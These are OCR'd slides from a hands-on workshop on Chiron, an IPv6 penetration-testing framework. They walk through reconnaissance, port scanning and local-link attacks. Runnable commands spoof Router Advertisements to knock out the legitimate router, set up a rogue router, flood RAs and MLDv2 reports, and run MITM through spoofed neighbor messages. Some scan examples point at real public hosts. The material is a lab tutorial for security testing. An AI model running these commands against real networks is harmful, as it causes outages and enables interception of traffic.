Chiron

An All-In-One IPv6 Pen-Testing Framework

secfu.net – Antonios Atlasis

Who Are We?

- Antonios:
  - An IT security researcher working with ERNW for the last year. One of the interests: IPv6

  - Several related talks at various BlackHat, IPv6 Security Summits @ Troopers, Brucon, Deepsec, etc.
- Rafael:
  - ERNW IT Security Researcher and pen-tester.
  - Thesis on Security Issues abusing IPv6 Extension headers.

Outline

- Prepare your environment.
- Introduction:
  - Why yet another tool? What you need use?
- A how-to, step-by-step guide.
- CTF: You should evade at least one IDPS before you leave...

Please, Prepare Your Environment


Prepare Your Environment

- Import the appliance into VirtualBox:
  - *File → Import Appliance →* (browse to the ova files).
  - This appliance has pre-installed all what you need.
- Bridge it to your physical interface:
  - *Settings → Network → Adapter 1 → Attached to*: (choose to Bridged Adapter).
- When ready:
  - Login using ssh to your guest host.
    - Working directory: ***/home/ipv6/Chiron_0.8/bin/***
    - Use it as **root**!
  - Launch Wireshark for observing the traffic :)

Introduction

Why This Tool Was Built

- There are already great IPv6 Security tools.
  - They mainly implement specific attacks.
  - They do not offer too much flexibility to construct very arbitrary IPv6 packets.
- I always needed to perform tests not covered by existing tools.
  - IPv6 is a very complex protocol!
- Need for a tool that will give all the flexibility to craft completely arbitrary IPv6 packets:
  - To run your own tests, not covered by other tools yet.
  - Without having to write a single line of code.
- This is how ***Chiron*** was born.




Chiron Has Already Be Used:

- For extensive testing of:
  - Intrusion Detection / Prevention Systems.
    - Several 0-days of open-source and commercial IDPS were found.
  - MLD-capable devices (including routers and various Operating Systems).
  - Access Control Lists (ACL) of routers, switches, etc.
- To prepare/simulate IPv6-related attacks
  - e.g. an IPv6 incident during the latest CyberEurope exercise organised by ENISA.

Brief Introduction

- *Chiron* is written in Python; it uses *Scapy*, a very powerful Python library.
- Suggested host OS: Linux (*BSD can also work).
- It incorporates its own IPv6 sniffer(s).
- It is a mutli-threaded tool.
- For using its advanced features, you have to know IPv6 – RFCs are the manual...).
- It provides just a CLI (sorry GUI fans...).
- But it is accompanied by a detailed – with examples – documentation.



Pros and Cons

- Main advantage: You can easily craft arbitrary IPv6 header chain by using various types of IPv6 Extension Headers. This option can be used:
  - To test the IPv6 Protocol design.
  - To test the IPv6 Protocol Implementation
  - To evade IDS/IPS devices, firewalls, or other security devices.
  - To fuzz IPv6-capable devices regarding the handling of IPv6 Extension Headers and their parameters.
- Arbitrary IPv6 header chains can be used with any other functionality of the framework.
- Main disadvantage: Sometimes *Ctrl-C* doesn't work – you have to kill it (e.g. #***killall -9 chiron_scanner.py***).
  - This is because of the way python handles threads.

You can download it from:

http://www.secfu.net/tools-scripts/

HOME PAPERS / PRESENTATIONS **TOOLS / SCRIPTS** ABOUT ME CONTACT BLOG ARCHIVE


A New Version of Chiron Will Be Released During the IPv6 Security Summit of Troopers 15

A new version of *Chiron* will be released during the IPv6 Security Summit of Troopers 15 (https://www.troopers.de/ipv6-security-summit/), with enhanced MLD capabilities, DHCPv6 support (both regarding packets and a fake DHCPv6 server), etc. See you there :)

Chiron

The New version of Chiron - An all-in-one IPv6 Pen Testing Framework - as Released at Brucon 2014
The time has come and Chiron is presented at Brucon 2014, as a 5x5 project (for more info, please check http://2014.brucon.org /index.php/Schedule). It supports many new capabilities, not delivered before publicly. I am committed to continue developing and supporting this tool and to continue adding features, as well as improving its performance. Comments and ideas are always welcome. Thanks!
Chiron_0.7.tar.gz
GNU Compressed Tar Archive File [4.0 MB]
Download

Main Modules



- IPv6 Scanner: ***bin/chiron_scanner.py***
- IPv6 Link-Local Messages Tool: ***bin/chiron_local_link.py***
- IPv4-to-IPv6 Proxy: ***bin/chiron_proxy.py***
- IPv6 attack module: ***bin/chiron_attacks.py***
- All are supported by a common library that allows the creation of completely arbitrary IPv6 header chains, fragmented or not.
  - The libraries are located into the ./lib directory (but you don't need to access them directly).

What You Need

- *Python* (version 2.7.x).
- A patched version of *Scapy* (bundled with Chiron). It offers:
  - An IPv6 Fake (non-existing) Extension Header,
  - MLDv2 support (Queries and Reports).
  - Some Scapy bug fixes (the Scapy developers are always informed promptly, but it usually takes some time).
- The following python module:
  - python-netaddr
- Optionally, install the following python libraries:
  - python-crypto
  - PyX
  - gnuplot-py
  - grapviz (for producing nice traceroute graphs).
- Then, build and install scapy:
  - *$ python setup.py build*
  - *# python setup.py install*

How to Use *Chiron*

- You must run the binaries **as root**.
- **You must define <u>at least</u> the interface to use** (e.g. *./chiron_scanner.py eth0*, etc., depending on your OS).
- <u>IMPORTANT NOTE</u>: While running (at least the advanced techniques of) the IPv6 Scanner, please make sure <u>not to run any other IPv6 activities</u> (e.g. web browsing using IPv6);
  - Otherwise, the incorporated sniffer may catch the traffic and jeopardise the results.
- As always: HACK NAKED :-)
- If, at any time, you need help, please use the ***--help*** switch.

A Step-by-Step How To Guide

secfu.net – Antonios Atlasis

WARNING

- We will not cover all the Chiron features
  - Not possible in a few hours.
  - Just the most important.
- **R**ead **T**he **F**ine **M**anual for more details, examples and additional features.
- When you see this:

TRY IT!

get your hands “dirty” :)

Link-Local Scanning

1. Scan the wire passively.
   - Stealth, but needs patience.

Scanner module

2. Detect the router using Router Solicitation
   - If you haven't already found the router using Passive Recon.

Local-link module

3. Spoof MLD Queries.
   - Can remain unnoticed and triggers responses from almost all OS (but OpenBSD).
   - Allow OS fingerprinting too.

Local-link module

4. Use multicast ping scan
   - Effective but noisy.
   - Also sends unknown Extension Headers Options

Scanner module

Who is the router?

- Find your local IPv6 router(s).

  ./chiron_local_link.py enp0s8 -rsol

  TRY IT!

  ['fe80::a00:27ff:fe84:9854', '08:00:27:84:98:54', 'ICMPv6 ', 'Router Advertisement', '64', '0L', '0L', '0L', 'Medium (default)', '0L', '300', '0', '0', '2001:db8:1:1::', '64', '1L', '1L', '1L', 86400, 14400]

- Passive reconnaissance could also reveal your router, as well as the currently active hosts).

  ./chiron_scanner.py enp0s8 -rec

  - Vary your sniffing timeout using *stimeout*, e.g. ***-stimeout 10*** sniffs for 10 seconds).

Some Active Reconnaissance

./chiron_scanner.py enp0s8 -mpn -of local_targets.txt

TRY IT!

- Performs ping scan to ff02::1, uses unknown options to Destination Options headers, a fake Extension header, etc.

Alive systems around... MAC/Link-Local/Global

==========

['0a:00:27:00:00:00', 'fe80::800:27ff:fe00:0', '2001:db8:1:1:a1f2:2f05:9bc4:f038']

['08:00:27:2a:03:98', 'fe80::a00:27ff:fe2a:398', '2001:db8:1:1:a00:27ff:fe2a:398']

['08:00:27:50:16:c4', 'fe80::a00:27ff:fe50:16c4', '2001:db8:1:1:f86e:1f92:17b0:871d']

['08:00:27:29:bf:b0', 'fe80::a00:27ff:fe29:bfb0', '2001:db8:1:1:a00:27ff:fe29:bfb0']

['08:00:27:84:98:54', 'fe80::a00:27ff:fe84:9854', '2001:db8:1:1:a00:27ff:fe84:9854']

['08:00:27:4a:b2:1b', 'fe80::a00:27ff:fe4a:b21b', '2001:db8:1:1:ed:4f25:9191:1874']

“Exploiting” MLD for Reconnaissance Purposes

./chiron_local_link.py enp0s8 -mrec

TRY IT!

Scanning Results

==========

['2001:db8:1:1:a00:27ff:fe43:e091', 'ICMPv6']

['fe80::a00:27ff:fe84:9854', 'ICMPv6']

['fe80::a00:27ff:fe50:16c4', '08:00:27:50:16:c4', ' ICMPv6 ', 'MLD Report']

['fe80::881b:13cf:265:6096', '08:00:27:fb:85:88', ' ICMPv6 ', 'MLD Report', 'Windows/DHCPv6 Server-Relay/']

['fe80::999e:7aa4:c134:1c0b', '08:00:27:3a:57:10', ' ICMPv6 ', 'MLD Report', '/Client/']

['2001:db8:1:1::2012', '08:00:27:fb:85:88', ' ICMPv6 ', 'MLD Report', '/DHCPv6 Server-Relay/']

['fe80::a00:27ff:fe29:bfb0', '08:00:27:29:bf:b0', ' ICMPv6 ', 'MLD Report']

['fe80::a00:27ff:fe2a:398', '08:00:27:2a:03:98', ' ICMPv6 ', 'MLD Report', 'FreeBSD']

['fe80::800:27ff:fe00:0', '0a:00:27:00:00:00', ' ICMPv6 ', 'MLD Report']

Generic Scanning

1. Tracerouting
2. Port Scanning (Echo Requests, TCP, UDP)
3. IPv6-Specific Scanning


IPv6 Tracerouting

-tr-gr tracerouting graph

- for simple usage
- it provides nice graphs

-tr generic tracerouting

- All the advanced techniques described later can be used.



secfu.net – Antonios Atlasis

Ping / TCP / UDP Scanning

- -sS perform a SYN (half-open) TCP scan (default)
- -sA perform an ACK TCP scan
- -sX perform an XMAS TCP scan
- -sR perform a RESET TCP scan
- -sF perform a FIN TCP scan
- -sN perform a NULL TCP scan
- -sU perform UDP Scanning
- -sn ping scan

TCP/UDP Port Scanning

- Define your destination ports, using the -p switch as:
  - A comma-separated list, e.g. ***-p 22,80,443,21***
  - A range of ports, e.g. ***-p 22-100***
  - Or, a combination of them, e.g. ***-p 80,22-40,443,21***
  - Default ports: Most common protocols.
- Source ports are randomised per destination.

TCP SYN Scan Example

interface

```
./chiron_scanner.py enp7s0
-d www.google.com,2a00:1450:4001:806::1011,www.facebook.com
    -sS -p 22,80,443-445
```

Type of Scan

Ports to scan

Comma-separated list of targets defined as FQDN, or using IPv6 addresses

TCP SYN Scan Example Output

Scanning Complete!

==========

IPv6 address Protocol Port Flags

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'TCP port ssh CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'TCP port snpp CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'TCP port microsoft_ds CLOSED']

OPENED TCP PORTS

['2a00:1450:4001:806::1013', ' TCP ', 'http', 'SA']

['2a00:1450:4001:806::1013', ' TCP ', 'https', 'SA']

['2003:60:4010:1090::11', ' TCP ', 'https', 'SA']

['2003:60:4010:1090::11', ' TCP ', 'http', 'SA']

['2a03:2880:f01a:1:face:b00c:0:1', ' TCP ', 'https', 'SA']

['2a03:2880:f01a:1:face:b00c:0:1', ' TCP ', 'http', 'SA']

- The results of a TCP port scanning can be OPEN and, CLOSED.
- FILTERED ports (no response) are not shown.
- You get additional information when you get a response (OPEN/CLOSED cases)

Define Your Destinations

- Using the -d switch.
  - Comma-separated list (IPv6 addresses, FQDN or a combination of them),
  - Define a subnet, from /64 to /127

    Example: *-d fdf3:f0c0:2567:7fe4/120*
  - Define ranges of IPv6 addresses

    Example: *-d fdf3:f0c0:2567:7fe4:800:27ff-35ff:fe00:0-ffff*
- NOTE: You cannot combined the aforementioned cases (yet).

TSP SYN SCAN

./chiron_scanner.py enp0s8 -d 2001:db8:1:1::2010-2012 -sS -p 22-1000 -threads 100

TRY IT!

Range of ports

Number of threads

Range of addresses

OPENED TCP PORTS

['2001:db8:1:1::2012', ' TCP ', 'domain', 'SA']

['2001:db8:1:1::2012', ' TCP ', 'kerberos', 'SA']

['2001:db8:1:1::2012', ' TCP ', 'epmap', 'SA']

['2001:db8:1:1::2012', ' TCP ', 'ldap', 'SA']

['2001:db8:1:1::2012', ' TCP ', 'microsoft_ds', 'SA']

['2001:db8:1:1::2012', ' TCP ', 'kpasswd', 'SA']

['2001:db8:1:1::2012', ' TCP ', 'http_rpc_epmap', 'SA']

['2001:db8:1:1::2012', ' TCP ', 'ldaps', 'SA']

Define Your Destinations

- Read the targets from an input file using the ***-iL*** switch (one per line).
- Perform a smart scan using the ***-sM*** switch (more on this later).
- If you need to reach another network via a gateway, you HAVE TO define the gateway by using the ***-gw*** switch, like:

  -gw <address_of_a_gateway>

“Smart” Scan

It has been shown that some network administrators use suffixes like:

- beef, babe, b00c, face, dead, etc
- or a combination of them, like face:b00c, dead:beef, etc.

-pr <ipv6 prefix> the network IPv6 prefix (routing prefix plus subnet id) to use. Currently, only /64 prefixes are supported.

-iC <input filename> the filename where the combinations to use are stored.

Example:

./chiron_scanner.py enp7s0 -sM -pr 2a03:2880:f01a:1 -iC ../files/my_combinations-small.txt -sn

Scanning Complete!
==========
IPv6 address Protocol ID

['2a03:2880:f01a:1:face:b00c:0:1', ' ICMPv6 ', 'Echo Reply', '0xff30', """]

Defining Source Addresses and Target MAC Address

-s <IPv6 source address> The IPv6 address you want to specify as a source address.

-rs -pr <IPv6_network_preffix> Randomise the IPv6 source address, using as an IPv6 network prefix the one defined using the -pr switch.

-m <MAC source address> The IPv6 address you want to specify as a source address.

-rm Randomise the source MAC address. You do not have to define anything else.

-tm Define the destination MAC address (e.g. to avoid Neighbor Solicitation).

Neighbor Discovery Process


- Used for finding neighbors (aka the MAC addresses) at the Local Link.
  - *Neighbor Sosilicitation* (NS) / *Neighbor Advertisement* (NA) messages.
  - *Router Solicitation* (RS) / *Router Advertisement* (RA) messages.
  - *Router Redirection* messages.

Attacks @ the Local Link

- Spoof NS / NA messages:
  - ARP Cache Poisoning equivalent.
  - *./chiron_attacks.py <iface> -mitm*
- Router redirection
- DoS the legitimate router
- Become the router
- Directly implicitly the usage of a (rogue) DHCPv6 server – or vice versa.

  etc...

Router Advertisement



RFC 4191

Router Advertisement Messages

- **RFC 4861**: RAs are sent out periodically or in a response to Router Solicitations
- Some critical parameters:
  - ***Router lifetime*** (in seconds): 0 to 65535
  - ***M bit***: *Managed Address Configuration* Flag. It indicates that IPv6 addresses are available via DHCPv6.
  - ***O bit***: *Other Configuration Flag*. It indicates that other address configuration (e.g. DNS) is available via DHCPv6.
  - ***Prefix / prefix length*** information: Prefixes that are on-link.
  - ***Router priority***: 0 (Medium), 1 (High), 2 (Reserved), 3 (Low)

RA Examples

- DoS implicitly the legitimate router:

Spoofing router

TRY IT!

./chiron_local_link.py enp0s8 -ra -s fe80::a00:27ff:fe84:9854 -m 08:00:27:84:98:54 -pr 2001:db8:c001:cafe:: -rp 3 -rl 0

Two DoS methods

- Make yourself a router with a High priority:

TRY IT!

./chiron_local_link.py enp0s8 -ra -pr 2001:db8:c001:cafe:: -rp 1

  - Hint: You can specify a unicast address as a destination using ***-d***
    - More “sneaky”, as long as accepted by the target.
- For DoS clients connectivity and avoid detection, you can randomise source addresses.
  - Use ***-rm*** and ***-rs***
- Flood the network with RAs using randomised PIO and source link-layer address:

TRY IT!

./chiron_local_link.py enp0s8 -ra -rand_ra_lls

Multicast Listener Discover (MLD)

- Used at the local link for multicast applications, but out-the-box by modern OS.
- Two versions
- Two to three Types of Messages per version
  - Query, Report, Done (MLDv1 only)
- Especially MLDv2 quite complicated:
  - “endless” sources and/or multicast address records per packet + auxiliary data, etc.
- Did you attend our yesterday talk?

MLD Messages Examples

- We have already used MLD for reconnaissance / fingerprinting.
- Let's flood the router with many MLDv2 Reports:

TRY IT!

```
./chiron_local_link.py enp0s8 -mldv2rm -ralert -no_of_mult_addr_recs 2 -lmar
'(rtype=3;dst=ff15::25-60;no_of_sources=1;saddresses=ff02::4)',
'(rtype=2;dst=ff16::35-50;no_of_sources=2;saddresses=ff02::2-ff02::5)'
```

- Sending huge MLDv2 Reports with many records:

TRY IT!

```
./chiron_local_link.py enp0s8 -mldv2rmo -ralert -no_of_mult_addr_recs 4 -lmar
"(rtype=4;dst=ff15::38-39;no_of_sources=1;saddresses=2001:db8:1:1::1001),
(rtype=4;dst=ff15::40-58;no_of_sources=2;saddresses=2001:db8:1:1::1001-
2001:db8:1:1::1002)"
```

  - You can further increase the size, but you have to fragment it (more, later).


IPv6 Extension Headers Attacks

secfu.net – Antonios Atlasis


Talking About IPv6 Extension Headers

IPv6 Header Next Header value = Extension Header 1	Extension Header 1 Next Header value = Extension Header 2	...	Extension Header n Next Header value = Layer 4 Header	Layer 4 protocol header	Layer 4 Payload

IPv6 datagram

